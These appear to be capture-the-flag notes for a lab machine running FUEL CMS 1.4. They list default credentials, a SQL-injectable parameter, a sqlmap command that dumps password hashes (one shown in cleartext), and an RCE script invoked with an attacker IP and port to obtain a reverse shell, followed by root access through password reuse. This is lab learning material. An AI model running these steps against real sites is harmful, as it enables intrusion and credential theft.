- OS: Ubuntu
- Web technology: FUEL CMS
- IP: 10.10.13.13
- Users:
admin

root
mysql.sys
mysql.session
Credentials
admin:admin -> changed into admin:root Attack and enumeration notes
80 => Apache[2.4.18] => robots.txt foundLogin page: http://10.10.13.13/fuel/login/5a6e566c6243396b59584e6f596d3968636d513d
Credentials : admin:admin
Web service enumeration
Directories: /fuel Files: http://10.10.13.13/robots.txt Plugins / CMS:

Vulnerability research
Fuel CMS 1.4.8 (Vulnerable)Vulnerable parameter:
/fuel/pages/items/?search_term=&published=&layout=&limit=50&view_type=list&offset=0&order=asc&col=

# SQLMAP with GET request on vulnerable param
sqlmap -r ~/Desktop/Machines/Ignite/save.req --dbs --passwords --batch
Recovered passwords:


Results:
[*] debian-sys-maint [1]:
    password hash: *438F5F7ACE41FE31D5EB2797754CA0DA3CCF04F9
    clear-text password: mememe
[*] mysql.session [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: *5479FCA988211C9B51307CCE1CE1711DF6592181
FUEL CMS version 1.4:

These credentials do not work here.
Trying this RCE for version 1.4: https://github.com/ice-wzl/Fuel-1.4.1-RCE-Updated
python Fuel-Updated.py http://10.10.89.149 10.8.4.216 443
# And got the shell!

Privilege escalation

- We used the credentials extracted from the database to log in.
Password reuse on the root account: